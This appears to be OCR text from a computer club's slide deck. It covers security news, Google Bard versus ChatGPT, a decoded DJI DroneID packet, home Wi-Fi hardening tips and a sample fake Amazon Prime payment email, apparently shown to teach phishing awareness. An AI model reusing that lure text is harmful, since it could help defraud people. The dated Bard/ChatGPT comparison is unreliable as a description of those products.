
- TPM 2.0 vulnerability
- Verizon *data* leak
- TikTok ban, possible?

  28,000 apps sending data to TikTok
  TikTok trackers
  Which video watched
  Comments
  Geolocation
  Users and Friends contact information

Current Issues


What is Google AI Bard?
I am a chatbot tool and search assistant

Google Bard



Is piano or guitar easier to learn and how much practice does each need?

Some say the piano is easier to learn, as the finger and hand movements are more natural, and learning and memorizing notes can be easier.

Others say that it's easier to learn chords on the guitar and you could pick up a strumming pattern in a couple of hours.

Music teachers often recommend that beginners practice for at least 1 hour per day. To get to an intermediate level, it typically takes 3-6 months of regular practice for guitar, and 6-18 months for piano.

Musiila

What's Easier to Learn Piano or Guitar?

It's much easier to learn a song for the guitar than to learn it for

Quora


Which is mor playing piano playing guita

I started playi instruments th now, after alm continue to d proficient

Google Bard

- No One Right Answer NORA
- Language Model for Dialogue Applications
  LAMDA


BETA TESTING



Google Bard
vs
OpenAI ChatGPT


Google Bard	OpenAI ChatGPT
Answers real-time queries	Answers are based on data recorded till September 2021
Based on LaMDA	Based on GPT
No Plagiarism Detector	Plagiarism Detector available
Responds in a more easily digestible, conversational manner	Responds in a text-prompt
Free - Beta service (for now)	Paid plan - ChatGPT Plus

Google Bard



```
Received DroneID packet:
{
    "pkt_len": 88,
    "unk": 16,
    "version": 2,
    "sequence_number": 749,
    "state_info": 8183,
    "serial_number": "1W[redacted]N1",
    "longitude": 7.267175834942389,
    "latitude": 51.44635111984553,
    "altitude": 40.84,
    "height": 3.66,
    "v_north": -1,
    "v_east": 0,
    "v_up": -1,
    "d_1_angle": -14958,
    "gps_time": 1649869492647,
    "app_lat": 51.446316742392554,
    "app_lon": 7.267101350460944,
    "longitude_home": 7.267170105366893,
    "latitude_home": 51.44636830857202,
    "device_type": "Mavic Air 2",
    "uuid_len": 19,
    "uuid": "[redacted]",
    "crc-packet": "267c",
    "crc-calculated": "267c"
}
```


DJI drone



ALERT: State-sponsored attackers may be targeting your iPhone

Apple believes you are being targeted by state-sponsored attackers who are trying to remotely compromise the iP...

Apple Alerts



ChromeOS offers benefits for every use case.

Kiosk and digital signage

34% faster resolution of outages[5]
26% fewer outages[5]
34% lower digital signage cost[5]

Contact center

19% higher productivity of agents[7]
33% faster resolution of support tickets[7]


Hybrid and remote work

14% higher productivity[6]
57% faster device deployment[6]

Virtual desktop infrastructure (VDI)

Deploying **31%** higher productivity of employees[8]
150% more VDI applications deployed per year[8]
43% faster deployment of new VDI applications and features[8]

- Helpful <-> Harmful
- *New Membership Statement*



Due to a problem with your card, we were unable to charge your account $12.99 and applicable taxes for the next 1 month of Amazon Prime.

Your membership benefits are currently on hold.

If you not update your card information in the next 24 hours, your membership benefits will be cancelled. To continue enjoy your membership benefits, please update your payment information.

We are sorry for any inconvenience this may have caused.

Sincerely


Prime Team

Slinks – Smart Links

Wireless Access Points

- Central Location
- STRONG Wi-Fi password
- Change often or indications it is compromised
- Turn on firewalls and Wi-Fi encryption
- Create Guest network
- Keep everything up-to-date
- Disable remote access until needed
- Verify connected devices
- Disable/remove old devices
- Check logs regularly

- Home Networking Wiki
- https://www.sctexas.org/Files/Library/31008/SECURINGAHOMENETWORK.PDF




CYBER SECURITY

ANNOUNCEMENTS

- Ring hit with ransomware 14-mar-2023?
- March Security updates for Android 13-Mar-2023
- Google Chrome and ChromeOS updated today 3-11-2023

Computer Club



[redacted]

When I was 6 my sister was half my age. Now I'm 70 how old is my sister?

